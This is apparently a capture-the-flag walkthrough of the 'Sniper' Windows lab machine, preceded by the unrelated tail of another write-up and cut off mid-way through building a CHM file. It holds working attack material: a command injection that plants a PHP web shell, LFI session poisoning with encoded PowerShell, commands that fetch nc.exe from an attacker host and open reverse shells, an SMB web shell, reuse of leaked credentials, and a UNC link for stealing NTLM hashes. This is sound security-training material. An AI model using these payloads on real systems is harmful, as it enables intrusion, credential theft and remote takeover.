At first, exploitation seems fairly straightforward. However after a few attempts, it is clear the above proof of concept is not stable on this machine. Rather than using octals, it is possible to Base64-encode some PHP to obtain a reverse shell. Note that many URL encoding tools do not encode parenthesis and ampersands, which is required for this exploit to work.

To start out, log in as the **rohit** user and browse to **Status > RRD Graphs**, using Burp Suite to intercept the request to **status_rrd_graph_img.php**.

```
GET
/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr
;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyB
zeXN0ZW0oJF9HRVRbJ2NtZCddKTsg%27%29%29%3B%3F%3E">writeup.php
HTTP/1.1
```

The above request will create a **writeup.php** file on the target in the root of the web directory. It accepts a single GET argument (cmd) which can be used to open a reverse shell or obtain the flags. Successful exploitation yields access as the root user, and flags can be obtained from **/home/rohit/user.txt** and **/root/root.txt**.

Encoded Request

/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg%27%29%29%3B%3F%3E">writeup.php

Decoded Request

/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"<?php eval(base64_decode('ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg'));?>">writeup.php

Decoded Base64

echo system($_GET['cmd']);

Sniper

24th March 2020 / Document No D20.100.62

Prepared By: TRX

Machine Author: MinatoTW

Difficulty: Medium

Classification: Official

Synopsis

Sniper is a medium difficulty Windows machine which features a PHP server. The server hosts a file that is found vulnerable to local and remote file inclusion. Command execution is gained on the server in the context of `NT AUTHORITY\iUSR` via local inclusion of maliciously crafted PHP Session files. Exposed database credentials are used to gain access as the user `Chris`, who has the same password. Enumeration reveals that the administrator is reviewing CHM (Compiled HTML Help) files, which can be used the leak the administrators NetNTLM-v2 hash. This can be captured, cracked and used to get a reverse shell as administrator using a PowerShell credential object.

Skills Required

- Enumeration

Skills Learned


- LFI and RFI
- PHP Session File Abuse
- Malicious CHM Creation
- NetNTLM-v2 Hash Capture and Cracking

Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.151 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.151
```

```
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Sniper Co.
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan reveals that this is a Windows system which is running an IIS web server. Let's check out the website in our browser.



The website belongs to the company **Sniper Co**. Items of interest are a login page and company blog. The blog contains information about the website.

About us

Fast delivery guaranteed

Our Services?

Whether it's 10 violins for a local music shop or 10,000 vaccines for an overseas clinic, there's a lot riding on your ability to deliver and track a package. But the information that you need about status to manage these two shipments is completely different.We offer services to track the delivery person responsible and keep notes on it.

That's why we've developed a range of tracking tools that deliver precisely the information you need, where and when you need it. So you can re-route those violins to arrive at school for the first day of class. Or estimate delivery of that life-saving medicine so the clinic can schedule staff.

Foothold

Local File Inclusion

After navigating to the blog page and changing the language, we see the following URL.

```
http://10.10.10.151/blog/?lang=blog-en.php
```

Since the page uses a GET parameter to load a page it would be a good idea to test for a Local File Inclusion. Usually we can use `../` to load files from different directories. In windows the default web directory is `C:\inetpub\wwwroot`. As we are in the `blog` subdirectory the path would be `C:\inetpub\wwwroot\blog\`. In order to traverse up three directories and load the Windows Initialization file from `C:\Windows\win.ini` we can input the following.


```
http://10.10.10.151/blog/?lang=../../../windows/win.ini
```

However, this is unsuccessful. Instead, let's try again, specifying the absolute path.

```
http://10.10.10.151/blog?lang=/windows/win.ini
```

Using Curl to load the above web page, we can view the ini file at the bottom of the page.


```
curl -X GET http://10.10.10.151/blog/?lang=/windows/win.ini
```




```
</html>
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
</body>
</html>
```

Session Cookie


We need to find a way to upgrade from LFI to RCE. After searching, we come across this blog post. Let's see what the user session file contains. First of all we will have to register as a new user, for instance `Email: test@test.test / Username: guest / Password: guest` and login.



The login was successful and we are presented with the following page.



We now need to find our session cookie value which is a unique identifier that PHP uses to differentiate between users. This can be done by right clicking on the web page, clicking `Inspect Element`, navigating to Storage and copying the **PHPSESSID** value.



PHP stores the session files in `C:\Windows\TEMP` in the format `sess_<cookie>`. In order to read our session file we will use the session ID we acquired. In this case the session file would be `sess_923nktm0vmmi12qrptls332t5o`. Let's see if we can read it.

```
curl -X GET http://10.10.10.151/blog/?
lang=/windows/temp/sess_923nktm0vmmi12qrptls332t5o
```

Note: Replace everything after `sess_` with your own cookie value.

```
</html>
username|s:5:"guest";</body>
</html>
```

In the source code we see that the session file stores our username and its length. Since we logged in as `guest`, PHP created a session file and binded that session with the username `guest`. This is done so that after a refresh, PHP knows if you have logged in or not.

Remote Code Execution

If we can create a username containing PHP code, we could potentially gain RCE. Consider the following as a username.

```
<?=`powershell whoami`?>
```

The symbol ` is an alias for PHP's `exec`, therefore anything inside ` will be executed.

Let's register a new user with the above code as a username, and log back in. The session file should be overwritten with the new username. We can use Curl to load the web page.

```
curl -X GET http://10.10.10.151/blog/?
lang=/windows/temp/sess_923nktm0vmmi12qrptls332t5o
```

In the source code we see `IUSR` as the username which is the default user for IIS (when impersonation is enabled).

```
</html>
username|s:24:"nt authority\iusr
";</body>
</html>
```

Blacklisting

Attempting to create a username with specific characters such as `$` is unsuccessful, which indicates the presence of a blacklist. In order to figure out which characters are forbidden, we can create a Python script which creates credentials with each symbol and then attempts to log in. If the login is denied then that means that the character is forbidden. Let's script this.

```
import requests
import string
import random

loginurl = "http://10.10.10.151/user/login.php"
registerurl = "http://10.10.10.151/user/registration.php"
# Get all the symbols and add them in a list
characters = string.punctuation
# Pick a random number of characters to fill in the forms
rand = "A" * random.randint(1,10)
print("Blacklisted Characters: ")
# Iterate the list
for char in characters:
    # Keep the single character in a variable
    original = char
    # Fill the username and password with letters
    char = rand + char
    data = {'email':'test@test.test', 'username':char, 'password':char,
'submit':' '}
    r = requests.post(url = registerurl, data = data)
    data = {'username':char, 'password':char, 'submit':' '}
    r = requests.post(url = loginurl, data = data)
    # Check if we can log in with that specific character in the username
    if "Username/password is incorrect." in r.text:
        print(original)
```

Running the script with `python3 check.py` returns the following.

```
python3 check.py
Blacklisted Characters:
"
$
&
(
-
.
;
[
_
```

This identified that the characters `"$&'(-.;[_` are blacklisted. We can use Base64 encoding to bypass the blacklist. Let's encode the `whoami` command.

```
echo whoami | iconv -t utf-16le | base64
```

```
echo whoami | iconv -t utf-16le | base64
dwBoAG8AYQBtAGkACgA=
```

As the default locale for Windows is UTF-16LE, we use `iconv` to convert to that locale before Base64 encoding. The final payload would be:

```
<?=`powershell /enc dwBoAG8AYQBtAGkACgA=`?>
```

Shell

In order to gain a reverse shell we can upload Netcat to a writable folder. Place `nc.exe` in `/var/www/html` on your local machine and start Apache.

```
sudo cp /usr/share/windows-binaries/nc.exe /var/www/html
sudo service apache2 start
```

Lets separate the payload into two commands, one to download Netcat onto the system and the second to execute it. First, issue the following command.

```
echo "wget http://10.10.14.23/nc.exe -o C:\\Windows\\TEMP\\nc.exe" | iconv -t
UTF-16LE | base64
```

The first payload becomes:

```
<?=`powershell /enc
dwBnAGUAdAAgAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMgAzAC8AbgBjAC4AZQB4AGUA
IAAtAG8AIABDADoAXABXAGkAbgBkAG8AdwBzAFwAVABFAE0AUABcAG4AYwAuAGUAeABlAAoA`?>
```

After creating a new user with the above payload, and using the LFI to trigger execution of the session cookie, our Netcat binary is uploaded to the server. Next, create the second payload.

```
echo "C:\Windows\TEMP\nc.exe -e cmd.exe 10.10.14.23 1234" | iconv -t UTF-16LE |
base64
```

The second payload becomes:

```
<?=`powershell /enc
QwA6AFwAVwBpAG4AZABvAHcAcwBcAFQARQBNAFAAXABuAGMALgBlAHgAZQAgAC0AZQAgAGMAbQBkAC4A
ZQB4AGUAIAAxADAALgAxADAALgAxADQALgAyADMAIAAxADIAMwA0AAoA`?>
```

Create a user with the above payload and start Netcat listener.


```
nc -lvp 1234
```

After logging in again and navigating to the session cookie, we will receive a shell.

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from 10.10.10.151 [10.10.10.151] 49828
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\blog>
```

Remote File Inclusion

We can also get a shell by using Remote file Inclusion and SMB. Let's create an SMB share on our system and place a Web Shell inside. Then we will access the web shell from the Server. Let's begin by opening the Linux file manager, navigating to our home directory, right clicking the `Public` folder, clicking on `Sharing Settings` and clicking on `Share this folder`.



Then let's create the file `shell.php` with the following contents.

```
<?=`$_GET[0]`?>
```

Navigate to the following URL.

```
http://10.10.10.151/blog/?lang=//10.10.14.23/Public/shell.php&0=dir
```

The variable `0` is used to specify the command to be executed. The above payload will execute a directory listing on the server.

```
Directory of C:\inetpub\wwwroot\blog

04/11/2019  05:23 AM    <DIR>          .
04/11/2019  05:23 AM    <DIR>          ..
04/11/2019  05:28 AM             4,341 blog-en.php
04/11/2019  05:28 AM             4,487 blog-es.php
04/11/2019  05:28 AM             4,489 blog-fr.php
04/11/2019  05:23 AM    <DIR>          css
04/11/2019  05:25 AM             1,357 error.html
04/11/2019  05:25 AM             1,331 header.html
04/11/2019  08:31 PM               442 index.php
04/11/2019  05:23 AM    <DIR>          js
```

Lateral Movement

Since the website provided a login functionality a good first step would be to check for any database credentials. Navigating to `C:\inetpub\wwwroot\user\` we see the file `db.php`, which contains the MySQL database password: `36mEAhz/B8xQ~2VM`.

```
more C:\inetpub\wwwroot\user\db.php
```

```
more C:\inetpub\wwwroot\user\db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

The **net users** command reveals a user called `chris`. There's a chance that the password for the database has been re-used as his password. We can create a PowerShell credential Object and check this.

```
$password = convertto-securestring -AsPlainText -Force -String
"36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { whoami } -credential
$credential;
```

The command output is successful. We can get a shell as Chris by uploading Netcat in his home folder and executing it. Let's start a Netcat listener.

```
nc -lvp 4444
```

Then let's execute it as Chris.

```
$password = convertto-securestring -AsPlainText -Force -String
"36mEAhz/B8xQ~2VM";
$credential = new-object -typename System.Management.Automation.PSCredential -
argumentlist "SNIPER\chris",$password;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { wget
http://10.10.14.23/nc.exe -o C:\Users\chris\nc.exe } -credential $credential;
Invoke-Command -ComputerName LOCALHOST -ScriptBlock { C:\Users\chris\nc.exe -e
cmd.exe 10.10.14.23 4444} -credential $credential;
```

This is successful, and we receive a shell as Chris.

The user flag can be located in `C:\Users\chris\Desktop`

Privilege Escalation

Navigating to `C:\Docs\` we can find a note with the following content.


```
Hi Chris,

Your php skillz suck. Contact yamitenshi so that he teaches you how to use it
and after that fix the website as there are a lot of bugs on it. And I hope that
you've prepared the documentation for our new app. Drop it here when you're done
with it.

Regards,
Sniper CEO.
```

In `C:\Users\chris\Downloads` we find `instructions.chm`. A `CHM` file is a compiled HTML file that is used for "Help Documentation". Therefore, the administrator might be expecting the CHM file to be in placed in `C:\Docs\`.


In order to exploit this, we can create a new CHM file containing a UNC link, that will trigger a connection to our server on opening. This will allow us to steal the admins NetNTLMv2 hashes. Consider the following HTML code.

```
<html>
    <body>
        <img src=\\10.10.14.23\share\abc.png />
    </body>
</html>
```


We will place the above code into `instructions.html`, and use the HTML Help Workshop on a Windows machine to compile the code. Download and install `htmlhelp.exe`. Next, open HTML Help Workshop from the Start Menu and click on `File -> New -> Project`.



